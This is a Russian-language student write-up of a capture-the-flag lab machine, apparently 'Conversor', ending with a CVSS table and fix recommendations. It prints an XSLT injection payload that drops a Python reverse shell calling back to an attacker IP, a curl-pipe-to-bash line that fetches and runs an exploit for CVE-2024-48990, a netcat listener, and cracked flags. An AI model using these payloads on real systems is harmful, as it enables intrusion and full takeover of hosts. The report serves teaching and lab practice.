Отчет

ФИО: Кравцов Николай Дмитриевич

Учебное заведение: **** ***** №****

Класс: 11

2. Conversor

1. Первичный анализ

nmap -sCV -Pn -p- -n -T3 10.129.5.133

```
Nmap scan report for 10.129.5.133
Host is up (0.012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Открыты два порта. По аналогии с прошлой задачей, берем вектор на веб-сервер, добавляем в /etc/hosts данные (conversor.htb) и смотрим, что на нем.

2. Продвижение до user-флага

Т.к. теперь я сижу на VPS, у меня нет доступа к графическому интерфейсу, поэтому я первым делом не зашел на сайт, а сразу начал сканировать директории с помощью утилиты dirsearch. Нашлось три - /register и /login, обычные директории, и /about – довольно подозрительно. На директории about после запроса

curl http://conversor.htb/about

я обнаружил интересную штуку – там был исходный код сервера. Я сразу его скачал.

```
root@fra-1-vm-keod:~/conversor# dirsearch -u http://conversor.htb/ -w ../seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  dirsearch  v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220544

Output File: /root/conversor/reports/http_conversor.htb/__26-02-26_18-44-49.txt

Target: http://conversor.htb/

[18:44:49] Starting:
[18:44:49] 200 -  722B  - /login
[18:44:49] 200 -    3KB - /about
[18:44:49] 200 -  726B  - /register
[18:44:52] 301 -  319B  - /javascript  ->  http://conversor.htb/javascript/
[                    ]  0%  2029/220544       351/s       job:1/1  errors:0
```

```
            <p class="role">Team Lead</p>
        </div>
    </div>
    <p>We welcome new contributions! We know we're still a small project with a lot of room to grow. If you'd like to help improve the code or report a security issue, feel free to reach out at contact@conversor.htb. Thank you for your suppo
rt!</p>

    <div class="text-center mt-4">
        <a class="btn btn-primary" href="/static/source_code.tar.gz" download>
            Download Source Code
        </a>
    </div>
</div>
```

```
</body>
</html>root@fra-1-vm-keod:~/conversor# wget http://conversor.htb/static/source_code.tar.gz
--2026-02-26 18:46:49--  http://conversor.htb/static/source_code.tar.gz
Resolving conversor.htb (conversor.htb)... 10.129.5.133
Connecting to conversor.htb (conversor.htb)|10.129.5.133|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4085760 (3.9M) [application/x-tar]
Saving to: 'source_code.tar.gz'

source_code.tar.gz                                  100%[=================================================================>

2026-02-26 18:46:50 (17.5 MB/s) - 'source_code.tar.gz' saved [4085760/4085760]
```

После анализа я обнаружил, что на эндпоинте / есть загрузка XML и XLST файлов. XXE тут нет – на эндпоинте /convert при парсе XML включен no_network, но есть XLST инъекция. Я почти сразу это обнаружил и начал готовить reverse shell.

Сначала стоит зарегистрироваться и войти. Это можно сделать двумя командами, что я и предпринял.

curl -X POST http://conversor.htb/register \

  -d "username=attacker" \

  -d "password=attacker123"

Затем

curl -X POST http://conversor.htb/login \

  -d "username=attacker" \

  -d "password=attacker123" \

  -c cookies.txt

Далее надо было подготовить полезные нагрузки. XML файл делаем проще некуда – просто, по факту, пустым.

```
 GNU nano 7.2                                                                                dummy.xml *
<?xml version="1.0" encoding="UTF-8"?>
<root>
    <data>test</data>
</root>
```

Далее я создал полезную нагрузку, прокидывающую шелл на свой атакующий ip:

```
 GNU nano 7.2                                                                                sploit.xslt *
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:exsl="http://exslt.org/common" extension-element-prefixes="exsl">
    <xsl:template match="/">
        <exsl:document href="file:///var/www/conversor.htb/scripts/shell.py" method="text">
#!/usr/bin/env python3
import socket, os, pty
from time import sleep

# Даем время на установку слушателя
sleep(2)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.15.152", 1234))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
pty.spawn("/bin/bash")
        </exsl:document>
        <xsl:text>Shell uploaded successfully</xsl:text>
    </xsl:template>
</xsl:stylesheet>
```

Тут необходимо сделать важное уточнение – пейлоад работает, потому что в исходном коде, прочитанном нами, есть файл readme, в котором прямым текстом написано, что система каждые 60 секунд запускает .py файлы в директории /var/www/conversor.htb/scripts:

*If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab: * * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done*

Далее, осталось только загрузить и ждать срабатывание cronjob.


curl -X POST http://conversor.htb/convert \

  -b cookies.txt \


  -F "xml_file=@dummy.xml" \

  -F "xslt_file=@sploit.xslt"

nc -lvnp 1234




Получив шелл, мы сразу прыгаем в conversor.htb/instance/, ведь, судя по app.py, там находится файл базы данных. Подключаемся с помощью sqlite3 и смотрим его. Там можно найти две таблицы: users и uploads. Uploads нам бесполезна – там только мой уязвимый XLST файл, а вот users – то, откуда мы можем попробовать получить пароль другого пользователя или даже root.




```
sqlite> .tables
.tables
files  users
sqlite> select * from users;
select * from users;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|attacker|166c55b51fd5fbda875ab6c318442255
sqlite> _
```

Мы получили хэш пользователя fismathack – закинув его в https://crackstation.net/ можно получить пароль.



Теперь можно зайти по ssh и сразу получить user флаг.



22efa43c40beaa289eff96756af09070

3. Продвижение до root-флага

Даже скрипты загружать не понадобилось - после первой моей команды ‘sudo -l’ выдался результат с NOPASSWD:




Посмотрев версию и загуглив, я узнал, что она уязвима к CVE-2024-48990. Капнув чуть глубже, я понял, как она работает:

Функция needrestart считывает переменные окружения, такие как PYTHONPATH и RUBYLIB из пользовательских процессов через /proc/[pid]/environ и использует их при выполнении интерпретаторов от имени root для проверки установленных модулей. Это создает вектор повышения привилегий:

1. Пользователь запускает процесс Python с заданной PYTHONPATH=/tmp/.m
2. needrestart извлекает эту переменную среды из /proc/<PID>/environ
3. needrestart запускает Python от имени root с правами злоумышленника
4. Злоумышленник размещает вредоносный код importlib/__init__.so в определенной директории
5. Инициализация Python загружает и выполняет код злоумышленника от имени root
6. Вредоносный код создает исполняемый файл bash с SETUID битом, принадлежащим пользователю root
7. Пользователь запускает SETUID bash для получения root-прав.

Хороший POC этой уязвимости есть у mladicstefan на GitHub: https://github.com/mladicstefan/CVE-2024-48990

После эксплуатации я получил шелл от пользователя root на машине и прочел root.txt.




```
fismathack@conversor:~$ curl -sf http://10.10.15.152:8000/setup_exploit.sh | bash -s 10.10.15.152 8000
[+] Setup complete
[+] Run in one terminal: cd /tmp/.m && PYTHONPATH=/tmp/.m python3 e.py
[+] Run in another terminal: sudo needrestart
fismathack@conversor:~$ cd /tmp/.m && PYTHONPATH=/tmp/.m python3 e.py
Error processing line 1 of /usr/lib/python3/dist-packages/zope.interface-5.4.0-nspkg.pth:

  Traceback (most recent call last):
    File "/usr/lib/python3.10/site.py", line 192, in addpackage
      exec(line)
    File "<string>", line 1, in <module>
  ImportError: dynamic module does not define module export function (PyInit_importlib)

Remainder of file ignored
rootbash-5.1# whoami
root
rootbash-5.1# cd
rootbash-5.1# ls -la
total 36
drwxr-x--- 5 fismathack fismathack 4096 Oct 21 05:45 .
drwxr-xr-x 3 root       root       4096 Jul 31  2025 ..
lrwxrwxrwx 1 root       root          9 Oct 21 05:45 .bash_history -> /dev/null
-rw-r--r-- 1 fismathack fismathack  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 fismathack fismathack 3771 Jan  6  2022 .bashrc
drwx------ 2 fismathack fismathack 4096 Feb 26 19:06 .cache
drwxrwxr-x 2 fismathack fismathack 4096 Aug 15  2025 .local
-rw-r--r-- 1 fismathack fismathack  807 Jan  6  2022 .profile
lrwxrwxrwx 1 root       root          9 Aug 15  2025 .python_history -> /dev/null
lrwxrwxrwx 1 root       root          9 Jul 31  2025 .sqlite_history -> /dev/null
drwx------ 2 fismathack fismathack 4096 Aug 15  2025 .ssh
-rw-r----- 1 root       fismathack   33 Feb 26 18:36 user.txt
rootbash-5.1# cd /root
rootbash-5.1# ls -la
total 44
drwx------  6 root root 4096 Feb 26 18:36 .
drwxr-xr-x 19 root root 4096 Oct 21 05:45 ..
lrwxrwxrwx  1 root root    9 Oct 21 05:45 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwxr-xr-x  2 root root 4096 Aug 15  2025 .cache
drwxr-xr-x  3 root root 4096 Sep 23 14:00 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
lrwxrwxrwx  1 root root    9 Aug 15  2025 .python_history -> /dev/null
-rw-r-----  1 root root   33 Feb 26 18:36 root.txt
drwxr-xr-x  2 root root 4096 Oct 16 10:25 scripts
-rw-r--r--  1 root root   66 Jul 31  2025 .selected_editor
lrwxrwxrwx  1 root root    9 Jul 31  2025 .sqlite_history -> /dev/null
drwx------  2 root root 4096 Aug 15  2025 .ssh
-rw-r--r--  1 root root  165 Oct 21 05:45 .wget-hsts
rootbash-5.1# cat root.txt
cd320d46c027a1e79aad949340f4b1e1
```

cd320d46c027a1e79aad949340f4b1e1



4. Сводка по уязвимостям

Этап/Уязвимость	Тип воздействия	CVSS score	Возможные последствия	Результат
Раскрытие исходного кода	Information Disclosure	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N 5.3 (MEDIUM)	1. ускорение разработки эксплойтов 2. обнаружение скрытых эндпоинтов 3. раскрытие путей к файлам и cron-задачам	Обнаружение уязвимости XSLT Injection и получение понимания, как ее эксплуатировать
XSLT Injection	RCE (www-data)	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H 8.8 (HIGH)	1. полный контроль над веб-приложением 2. доступ к файловой системе 3. возможность дальнейшей эскалации привилегий	Получение Reverse Shell
Слабые хэши	Brute Force или поиск пароля по слитым утечкам	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N 7.8 (HIGH)	1. доступ по SSH дальнейшая 2. эскалация привилегий 3. латеральное перемещение	Компрометация аккаунтов
Небезопасный cron	Persistence/RCE	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H 8.0 (HIGH)	1. закрепление в системе 2. выполнение вредоносного кода 3. установка бэкдоров	Получение Reverse Shell и закрепление в системе
CVE-2024-48990	Privilege Escalation	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H 8.4 (HIGH)	1. полный контроль над 2. системой доступ к чувствительным данным 3. возможность скрытого закрепления	Полная компрометация машины

5. Полная цепочка компрометации

1. Раскрытие исходного кода через /about
2. Анализ XSLT-обработки
3. XSLT Injection => загрузка Python payload
4. Cronjob => выполнение payload
5. Reverse shell (www-data)
6. Доступ к SQLite => хэш пользователя
7. Подбор пароля => SSH доступ
8. sudo needrestart => эксплуатация CVE-2024-48990
9. Получение root

6. Рекомендации по устранению

1. Защитить исходный код:

   Необходимо:

   1. Убрать доступ к коду из веб-приложения
   2. Запретить тестовые эндпоинты (разрешить только для определенных пользоватлей/IP)
   3. Использовать Production-конфигурацию, не Debug или Dev.
2. Защитить от XSLT-Injection:

   Необходимо:

   1. Запретить загрузку XSLT от пользователей
   2. Если все-таки необходимо – проверять на наличие ссылок типа file:/// или reverse shell скриптов/других подобных вещей
   3. Обрабатывать XML.
3. Защитить от XSLT-Injection:

Необходимо сделать все аналогично прошлой машине: использовать более сложные алгоритмы хэширования и т.д.

4. Защитить cron-задачи:

   Необходимо:

   1. Проверять скрипты
   2. Запретить выполнение вредоносных скриптов
   3. Использовать отдельную директорию с определенными правами.
5. Устранить CVE-2024-48990:

   Необходимо:

   1. Обновить пакет needrestart
   2. Убрать NOPASSWD из /etc/sudoers
   3. Использовать secure_path для sudoers